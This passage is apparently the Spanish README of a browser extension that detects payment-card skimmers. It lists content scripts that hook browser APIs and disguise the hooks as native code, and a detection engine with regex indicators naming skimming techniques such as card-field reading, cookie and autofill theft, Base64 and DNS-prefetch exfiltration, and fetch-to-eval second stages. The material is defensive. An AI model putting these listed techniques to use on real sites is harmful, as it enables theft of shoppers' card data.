  options/options.html|.js Configuración (pestaña completa)
  data/blocklist.json     Semilla local de 50 dominios de skimmer
  icons/                  16, 48 y 128 px
  README.md
  INSTRUCCIONES-LICENCIA-Y-PUBLICACION.md
```

Scripts de contenido

Fichero	Mundo	Momento	Marcos	Qué hace
content/hooks.js	MAIN	document_start	todos	Envuelve <code>fetch</code> , <code>XMLHttpRequest</code> , <code>sendBeacon</code> , <code>WebSocket</code> , <code>RTCPeerConnection</code> , <code>EventSource</code> , <code>Worker</code> , <code>SharedWorker</code> , <code>serviceWorker.register</code> , el <code>src</code> de las imágenes, <code>setAttribute('src')</code> , <code>innerHTML</code> , <code>insertAdjacentHTML</code> , <code>document.write</code> y <code>addEventListener</code> . Falsea <code>toString()</code> para parecer nativo. Fotografía los <code><script></code> en línea por si se autoborran. Re-engancha iframes del mismo origen.
content/panel.js	aislado	document_idle	solo el principal	Analiza, pinta el panel en Shadow DOM cerrado, dispara los avisos, habla con el <i>service worker</i> .

Mensajes internos (`chrome.runtime`)

`fetchSource` · `getCaptures` · `storeNet` · `clearCaptures` · `threats` · `getThreats` · `togglePanel` · `getHistory` · `clearHistory` · `notify` · `openOptions` · `getBlockMeta` · `updateBlocklist` · `setBlockSources` · `aiTest` · `aiAnalyze` · `getLicense` · `checkLicense` · `setLicenseKey`

Motor de detección

- **35 indicadores** por expresión regular sobre el código, cada uno con su gravedad (`bad` / `warn`) y su número de línea: lectura del valor de la tarjeta, ofuscación, anti-debug, script que se autoborra, beacon/websocket, WebRTC, redirección, robo de cookies, exfiltración de `localStorage`, inyección de script, keylogger, portapapeles, scraper de formularios, exfiltración en Base64, sobrescritura de APIs nativas, robo del nonce de CSP, salida a IP directa, exfiltración al salir de la página, interceptación de Apple/Google Pay, segunda fase por `fetch` → `eval`, `srcdoc` con formulario de tarjeta, `MutationObserver`

sobre campos, enganche a la navegación SPA, SSE, IndexedDB como búfer, baliza por DNS-prefetch, robo de autofill y cifrado previo a la exfiltración.

- **Detección de los identificadores reales** de los campos de tarjeta encontrados en el DOM, para ver qué script lee ese `#cc` o ese `#cvv` concreto.
- **Veredicto *SKIMMER PROBABLE***: lee el valor de un campo de tarjeta **y además** (exfiltra a un dominio externo · usa beacon/websocket · está ofuscado).
- **Detección del número de tarjeta en el tráfico**: coincidencia con lo tecleado, algoritmo de Luhn con contexto de tarjeta, y decodificación de Base64 y hexadecimal.
- **Dominios**: lista blanca de 60 dominios de confianza anclada a dominio de segundo nivel, lista negra por expresión regular, lista negra actualizable por feed, patrones de *typosquat* de CDN y marcas, suplantación de PrestaShop y detección de IP pública directa.

Límites y purgas

Capturas de red guardadas	800 (las más recientes)
Retención de capturas	configurable, 5 a 1440 minutos (120 por defecto)
Historial de detecciones	500 entradas
Código descargado por script	400 KB (se trunca)
Código analizado por script	30 KB en la vista resaltada
Informe enviado a la IA	60 000 caracteres
Dominios en la lista negra	300 000
Descarga de cada fuente de lista negra	8 MB, tiempo máximo 15 s
Tiempo máximo de la validación de licencia	3,5 s

Licencia del producto

Prueba de 14 días → modo demo (solo se bloquea la IA). Licencia PRO validada una vez contra <https://gmartos.es/api.php>, y a partir de ahí permanente. Claves maestras reconocidas sin conexión. Detalle completo en `INSTRUCCIONES-LICENCIA-Y-PUBLICACION.md`.

Registros

La extensión **no escribe ficheros de log**. Todo lo que registra vive en el almacenamiento del navegador y se consulta desde el panel y el popup.